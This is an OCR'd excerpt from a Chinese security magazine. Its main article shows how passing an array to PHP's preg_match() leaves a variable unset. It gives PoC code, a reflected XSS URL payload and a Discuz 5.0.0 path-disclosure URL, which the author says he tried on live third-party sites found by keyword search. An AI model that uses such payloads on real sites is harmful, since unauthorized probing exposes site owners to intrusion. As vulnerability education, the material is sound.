


图6　留言内容

一直流行的XSS WORM也是建立在这样的基础上，都是借助xmlhttp这个对象，只是更复杂点。欢迎大家和我交流，邮箱cnryan2008@gmail.com。




图7　添加用户cnryan

编辑点评： XSS余热不减，随着web2.0网站的走红，基于Ajax的xss的攻击方法越来越多，本文以一个留言本，通过xss添加管理员的例子，分析了其邪恶代码的构造方法。这是个很不错的思路，但是在你进入xss漏洞利用前，是需要一些JS基础的。

由preg_match()函数到跨站、泄露路径

文/Tommie

从本文你可以学到：

1、preg_match()函数漏洞分析

2、漏洞的利用解析

前言

前些日子，80vul发出关于preg_match()函数的一些问题，我翻查了关于这个函数的漏洞资料，发现其在历史上还有一个远程执行漏洞，可谓漏洞百出啊！不过这不是我们的重点。

过程

preg_match()函数是PHP里的内置函数，其基层代码由C语言编写，若读者想知道这个漏洞，可以自行参考相关资料，这里我们直接来看看80vul的POC中关于这个漏洞的一些描述，我们要简单了解以下几个知识点：

1、preg_match()函数

```
int preg_match ( string pattern, string subject [, array matches [, int flags]] )
```

在subject字符串中搜索与pattern给出的正则表达式相匹配的内容。如果提供了matches，则其会被搜索的结果所填充。**$matches[0]**将包含与整个模式匹配的文本，**$matches[1]**将包含与第一个捕获的括号中的子模式所匹配的文本，以此类推。

2、var_dump函数

```
void var_dump ( mixed expression [, mixed expression [, ...]])
```

此函数显示关于一个或多个表达式的结构信息，包括表达式的类型与值。数组将递归展开值，通过缩进显示其结构。

3、数组与变量

这个我个人认为是PHP一个小小的缺陷，一般按照我们PHP程序员的思维，当你遇到名为“ipmatches”的变量时，你会想到什么？没错了，它就是一个变量，用于存储于一个值或字符串等等的数据。若我告诉你它也可以表示一个数组呢？你这时可能打喷嚏，但确实可以在PHP中这样表达，这个是很细微的东西。

我们现在来看看80vul's POC：

```
<?php
$ip[]='1';
preg_match("/[\d\.]{7,15}/", $ip, $ipmatches);
var_dump($ipmatches);
?>
```

再结合漏洞描述：如果传入preg_match的第一个或者第二个参数是一个数组或者资源类型的话，将会报错并返回false，这将导致如果使用第三个参数的话，该变量将不会被赋值。

在上面的代码中，先赋值**$ip[]**数组变量，再就是preg_match正则表达式匹配。由于“$ip”可以表示一个数组，而且出现在第二个参数中，这时就令preg_match函数出错，从而“**$ipmatches**”没有被赋值，即没有被初始化。但是这里有一个问题，若preg_match函数出错，那么IIS或Apache随之报错，导致路径泄露。




图1　路径泄露

我们运行上面的代码，如图1所示，可以看到路径了。




图2　显示“NULL”字符

在现实的程序中，他们也会在函数调用前加上“@”容错标记，那么我们在“**preg_match("/[\d\.]{7,15}/", $ip, $ipmatches);**”前加一个“@”，再运行，结果如图2所示。

如我们所料，是var_dump函数返回的NULL，即**$ipmatches**未被赋值。

我再把POC改一改，代码如下：

```
<?php
$ip='1';
preg_match("/[\d\.]{1,15}/", $ip, $ipmatches);
```

```
var_dump($ipmatches);
?>
```

运行上面的代码，结果如图3所示。




图3　$ipmatches被赋值

由于能被正则匹配，故$ipmatches被赋值了，var_dump函数也效验到$ipmatches的数据，这时很容易令我们联想到跨站。

我再把POC改一改，这回的代码如下：

```
<?php
extract($_GET);
@preg_match("/[\d\.]{7,15}/
", $ip, $ipmatches);
echo "$ipmatches";
echo "<script>alert(/第二次/
)</script>";
//preg_match.php?ip[0]=0&ipmatches=<script>alert(/第一次/)</script>
?>
```




图4　跨站1

以上代码的执行格式在注释中，执行后结果如图4、图5所示。




图5　跨站2

实例

这个漏洞涉及到Discuz5.50以下的版本，有点老……我从网上下载了一份5.0.0版，在文件**include/common.inc.php**里，代码如下：

```
$magic_quotes_gpc = get_magic_quotes_gpc();
//类的对象化

@extract(daddslashes($_COOKIE));
@extract(daddslashes($_POST));
@extract(daddslashes($_GET));
//覆盖变量，这里我们可以覆盖$_SERVER。

if(!$magic_quotes_gpc) {
        $_FILES = daddslashes($_FILES);
}
//单引号的过滤

......

if(getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'),
'unknown')) {
        $onlineip = getenv('HTTP_CLIENT_IP');
} elseif(getenv('HTTP_X_FORWARDED_FOR') && strcasecmp(getenv
('HTTP_X_FORWARDED_FOR'), 'unknown')) {
        $onlineip = getenv
('HTTP_X_FORWARDED_FOR');
    } elseif(getenv('REMOTE_ADDR') && strcasecmp(getenv
('REMOTE_ADDR'), 'unknown')) {
            $onlineip = getenv('REMOTE_ADDR');
    } elseif(isset($_SERVER['REMOTE_ADDR']) && $_SERVER
['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'],
'unknown')) {
            $onlineip = $_SERVER['REMOTE_ADDR'];
    }
    //提取ip，尝试通过getenv()获取，失败就通过$_SERVER
[]来获取。

    preg_match("/[\d\.]{7,15}/", $onlineip,
$onlineipmatches);
    //注意这个preg_match()的第3个参数$onlineipmatches
并没有初始化，同时程序员没有判断preg_match函数执行正确
与否。

    $onlineip = $onlineipmatches[0] ? $onlineipmatches[0] :
'unknown';
    unset($onlineipmatches);
//判断是否存在$onlineip，并撤销$onlineipmatches。
```

gpc有限制，注入不用想了。我在这里覆盖了很多变量，这样就能有机可乘地试试跨站。

经过一番斟酌，**我们只要让getenv取IP失败（因为HTTP_CLIENT_IP是我们无法控制的，所以要转到我们可以控制的变量），就可以赋值$_SERVER['REMOTE_ADDR']，从而控制$onlineip，即preg_match的第二个参数**。这里没有容错标记，只能够暴一下路径而已。

那么如何让getenv取IP失败呢？网上说在IIS环境下getenv()是失效的，我试了一下，通过“**Powered by Discuz! 5.0.0**”关键字找到一些5.5.0以下的Discuz，直接在URL提交：“**index.php?_SERVER[REMOTE_ADDR][]=1**”，确实可以，如图6所示。




图6　路径泄漏

本文是对preg_match()函数的一些漏洞测试，希望对大家有用。

编辑点评：

preg_match()这个函数以前出过问题，这次的问题出在php自身的一些设计模式上，可以做为知识的积累，等到需要的时候会派上用场的。

腾讯Tencent Traveler浏览器跨域修改配置文件漏洞

图 爱无言

从本文你可以学到：

1、腾讯Tencent Traveler浏览器漏洞分析


2、漏洞演示

